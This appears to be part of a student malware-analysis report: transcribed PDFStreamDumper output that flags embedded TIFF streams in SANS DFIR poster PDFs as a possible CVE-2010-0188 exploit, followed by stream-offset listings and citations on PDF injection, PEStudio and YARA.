Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1773  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1775  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1777  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1779  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1781  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1783  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1791  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1793  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1795  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1090  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1091

Activate Windows  
Go to Settings | Load | Abort

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Memory Forensics.pdf

Streams:834 JS: 0 Embeds: 0 Pages: 0 TTF: 12 U3D: 0 flash: 0 UnkFlt: 205 Action: 0 PRC: 0

PDFStreamDumper - http://sandsprite.com FileSize: 2 Mb LoadTime: 13.453 seconds

Load Exploits\_Scan Javascript\_UI Uunescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

609 Objects

```

708 HLen: 0x46
709 0xECA-0x115E
710 HLen: 0x71
711 HLen: 0x6F
712 HLen: 0x528
713 HLen: 0x1E
714 HLen: 0x60
715 HLen: 0x5E
716 0x1907-0x1B4
717 HLen: 0x10E
718 0x1CC5-0x2D7
719 HLen: 0x1A5
720 HLen: 0x12F
721 0x30CA-0x41E
722 HLen: 0x1CC
723 HLen: 0x18D
724 0x4561-0x58E
725 HLen: 0x23C
726 HLen: 0xB1
727 0x5BEA-0x67C
728 HLen: 0x14E
729 HLen: 0xFE
730 0xEA50-0x78E
731 HLen: 0x19D
732 HLen: 0xF3
733 0x7B63-0x7D5
734 HLen: 0x7E
735 HLen: 0x255

```

Errors Search Debug (3)

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Network Forensics.pdf Go to Settings... Activate Windows

Streams: 511 JS: 0 Embeds: 0 Pages: 0 TTF: 5 U3D: 0 flash: 0 UnkFlt: 70 Action: 1 PRC: 0

## - SANS DFIR Smartphone Forensics.pdf

PDFStreamDumper - http://sandsprite.com FileSize: 5 Mb LoadTime: 17.141 seconds

Load Exploits\_Scan Javascript\_UI Uunescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

415 Objects

```

979 0x5C-0x120
980 0x17D-0x1B5
981 0x216-0x4F4
982 0x554-0x68F
983 0x721-0x232
984 0x681-0x0EA
985 0xE49-0x176
986 0x11B8-0x1E
49 0x1952-0x41F5
50 0x2D20-0x61F5
116 HLen: 0x116
540 0x6210D-0x...
541 0x66FA3-0x...
542 0x67113-0x...
543 0x67285-0x...
544 0x673F7-0x...
545 0x675E8-0x...
546 0x676DE-0x...
547 0x67952-0x...
548 0x679C8-0x...
549 0x67B3B-0x...
550 0x67CAB-0x...
551 0x67E1B-0x...
552 0x67F91-0x...
553 0x68103-0x...
554 0x68272-0x...
555 0x683E8-0x...
556 0x68555-0x...
557 0x686C7-0x...

```

Note other exploits may be hidden with javascript obfuscation  
It is also possible these functions are being used in a non-exploit way.

Errors Search Debug (6)

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Smartphone Forensics.pdf Go to Settings... Activate Windows

Streams: 168 JS: 0 Embeds: 0 Pages: 0 TTF: 14 U3D: 0 flash: 0 UnkFlt: 37 Action: 0 PRC: 0

## - SANS DFIR Threat Intelligence.pdf

The screenshot shows the PDFStreamDumper interface with the following details:

- File:** 655438528.txt - Notepad
- Objects:** 528 Objects
- Streams:** 523
- JS:** 0
- Embeds:** 0
- Pages:** 0
- TTF:** 6
- U3D:** 0
- flash:** 0
- UnkFlt:** 54
- Action:** 0
- PRC:** 0

The main pane displays a list of exploit objects, and a note at the bottom states: "Note other exploits may be hidden with javascript obfuscation It is also possible these functions are being used in a non-exploit way."

## - SANS DFIR Windows Forensics.pdf

The screenshot shows the PDFStreamDumper interface with the following details:

- File:** 454902827.txt - Notepad
- Objects:** 1218 Objects
- Streams:** 290
- JS:** 0
- Embeds:** 0
- Pages:** 0
- TTF:** 6
- U3D:** 0
- flash:** 0
- UnkFlt:** 54
- Action:** 0
- PRC:** 0

The main pane displays a list of exploit objects, and a note at the bottom states: "Note other exploits may be hidden with javascript obfuscation It is also possible these functions are being used in a non-exploit way."

## Citations –

1. Ibeakanma, C. (2023, January 18). What Is DLL Hijacking and How to Protect Yourself. MakeUseOf. Retrieved from <https://www.makeuseof.com/what-is-dll-hijacking/>
2. Microsoft. (2010, June 27). Trojan:Win32/Swrort.A. Microsoft Threats | Malware Encyclopedia. Retrieved from <https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Trojan%3AWin32/Swrort.A>
3. Ravindran, U. (2021, October 17). PDF injection in simple words. Medium. Retrieved from <https://medium.com/@urshilaravindran/pdf-injection-in-simple-words-8c399f92593c>
4. Balaji, P. (2020, June 5). PEStudio: Initial Malware Assessment Made Simple. SOC Investigation. Retrieved from <https://www.socinvestigation.com/pestudio-initial-malware-assessment-made-simple/>
5. Van Impe, K. (2015, June 24). Signature-Based Detection With YARA. Intelligence & Analytics. Retrieved from <https://securityintelligence.com/signature-based-detection-with-yara/>